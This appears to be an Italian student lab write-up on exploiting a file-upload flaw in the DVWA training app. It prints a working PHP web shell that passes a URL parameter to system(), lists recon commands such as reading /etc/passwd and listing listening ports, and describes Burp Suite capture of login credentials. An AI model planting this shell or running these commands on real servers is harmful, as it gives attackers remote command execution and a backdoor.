TRACCIA: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

CODICE PHP

Questa shell php consente l'esecuzione di comandi del sistema operativo tramite una pagina web.


```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
   if(isset($_GET['cmd']))
   {
      system($_GET['cmd']);
   }
?>
```

La shell in questione presenta un form con un campo input, permettendo all'utente un comando. Se il parametro cmd è presente nell'URL, esegue il valore tramite la funzione system (), che esegue comandi sul server come se li scrivesse nel terminale del sistema operativo. L'output viene mostrato all'interno del tag <pre>, che mantiene la formattazione.


Questo script consente l'esecuzione arbitraria di comandi sul server da remoto, potenzialmente con i privilegi dell'utente web. Può essere utilizzato per accedere, modificare, distruggere dati sul server o utilizzato come backdoor in siti compromessi.

Ho immaginato di utilizzare questo script per fare delle ricognizioni, sfruttando i comandi a seguire:


- ip a



- uname



- netstat




A seguire una lista dei comandi che si possono utilizzare con questa shell:

RICOGNIZIONE
Whoami : mostra l'utente con cui gira il server web
id : mostra UID, GID e gruppi dell'utente
uname -a : mostra dettagli sul sistema operativo
pwd : mostra la directory corrente
ls -la : elenca i file con dettagli nella directory corrente

NAVIGAZIONE NEL FILE SYSTEM
cd /tmp; ls -la : cambia directory e mostra contenuti
cat /etc/passwd : mostra gli utenti del sistema (non password vere, ma info utili)
fin / -name "*flag*.txt" 2>/dev/null : cerca file con nome contenente "flag"

UTILE PER CTF E PENTEST CONTROLLATI
ifconfig o ip a : visualizza indirizzi IP
nestat -tuln : mostra porte in ascolto
ping -c 4 google.com : controlla se il server ha accesso a internet


RISULTATO DEL CARICAMENTO



INTERCETTAZIONI BURPSUIT


Intercettazione del login

Permette di conoscere l'username e la password di accesso. Il verbo utilizzato è il POST e viene utilizzato per inviare i dati in un form HTTP.




Intercettazione ip a.

Il verbo utilizzato è GET e si usa per richiedere una risorsa. Quando un utente apre una pagina Web, il browser invia una richiesta GET



Intercettazione nestat

Il verbo utilizzato è GET e si usa per richiedere una risorsa. Quando un utente apre una pagina Web, il browser invia una richiesta GET



Intercettazione uname

Il verbo utilizzato è GET e si usa per richiedere una risorsa. Quando un utente apre una pagina Web, il browser invia una richiesta GET